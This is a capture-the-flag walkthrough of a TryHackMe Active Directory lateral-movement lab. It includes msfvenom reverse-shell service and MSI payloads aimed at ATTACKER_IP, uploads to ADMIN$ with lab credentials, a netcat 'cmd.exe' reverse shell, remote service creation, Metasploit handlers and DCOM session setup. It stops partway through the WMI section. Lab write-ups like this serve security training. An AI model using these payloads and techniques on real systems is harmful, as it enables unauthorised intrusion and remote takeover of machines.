Setup: AD DNS configuration

Each AD room requires pointing DNS at the domain controller before anything resolves correctly. If this is a follow-on room in the same series, clear the previous entry first:
sudo sed -i '/10\.200\.70\.101/d;/10\.200\.74\.101/d' /etc/resolv.conf
sudo sed -i '1i nameserver 10.200.74.101' /etc/resolv.conf
Indicators of a successful config:

Room VPN connection verified:
Cleanup when done:
sudo pkill openvpn
sudo sed -i '/10\.200\./d' /etc/resolv.conf
sudo systemctl restart NetworkManager
1. Remote Service Creation (PSexec path)
Ports: 445/TCP (SMB), 135/TCP, 49152–65535/TCP (DCE/RPC)
Required: Administrators group
The approach: generate a service-compatible reverse shell binary, upload it to the target’s ADMIN$ share, then create and start a Windows service pointing at it. The service manager runs the binary, which connects back to a listener.
Service executables differ from standard .exe files. A regular reverse shell binary gets killed almost immediately by the service manager. msfvenom’s exe-service format wraps the payload in a functional service executable that survives.
SSH in as Leonard:
ssh za\\t1_leonard.summers@thmjmp2.za.tryhackme.com
In a separate attack terminal, generate the payload. The room is a shared workspace so rename the binary to avoid overwriting someone else’s:
msfvenom -p windows/shell/reverse_tcp \
  -f exe-service \
  LHOST=ATTACKER_IP \
  LPORT=4444 \
  -o jennchilada.exe
Upload to ADMIN$:
smbclient -c 'put jennchilada.exe' \
  -U 't1_leonard.summers' \
  -W ZA \
  '//thmiis.za.tryhackme.com/admin$/' \
  'EZpass4ever'
Start a Metasploit listener:
msfconsole -quse exploit/multi/handler
set payload windows/shell/reverse_tcp
set LHOST ATTACKER_IP
set LPORT 4444
run

Open a third terminal and start a netcat listener:
nc -lvnp 4443Back in the Leonard SSH terminal, run the binary using runas /netonly to carry Leonard’s network token:
runas /netonly /user:ZA.TRYHACKME.COM\t1_leonard.summers "c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4443"
Netcat catches the shell:
In the new shell carrying Leonard’s network token, create and start the service on THMIIS:
sc.exe \\thmiis.za.tryhackme.com create JennService74 binPath= "%windir%\jennchilada.exe" start= auto
sc.exe \\thmiis.za.tryhackme.com start JennService74

Metasploit catches the shell:
whoami
hostname
C:\Users\t1_leonard.summers\Desktop\flag.exe
Flag 1: THM{MOVING_WITH_SERVICES}
2. WMI + MSI Payload
Ports: 135/TCP (DCOM), 5985/TCP (WinRM HTTP)
Required: Administrators group
WMI allows invoking methods on remote systems. Win32_Product can trigger .msi file installations. Combined with a malicious MSI payload on the target’s ADMIN$ share, it becomes a clean remote execution path.
Open a fresh terminal. Generate the MSI:
msfvenom -p windows/x64/shell_reverse_tcp \
  LHOST=ATTACKER_IP \
  LPORT=4445 \
  -f msi \
  -o jennstall74.msi
Upload to THMIIS using Corine’s credentials:
smbclient -c 'put jennstall74.msi' \
  -U 't1_corine.waters' \
  -W ZA \
  '//thmiis.za.tryhackme.com/admin$/' \
  'Korine.1994'
Start another Metasploit handler on port 4445:
use exploit/multi/handler
set payload windows/x64/shell_reverse_tcp
set LHOST ATTACKER_IP
set LPORT 4445
run
Here is a visual refresher since the terminal count is getting creative:

In the THMJMP2 SSH session, drop into PowerShell and build the credential object:
powershell

$username = 't1_corine.waters'
$password = 'Korine.1994'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
No output means success:

Create the DCOM session:
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-CimSession -ComputerName thmiis.za.tryhackme.com -Credential $credential -SessionOption $Opt -ErrorAction Stop
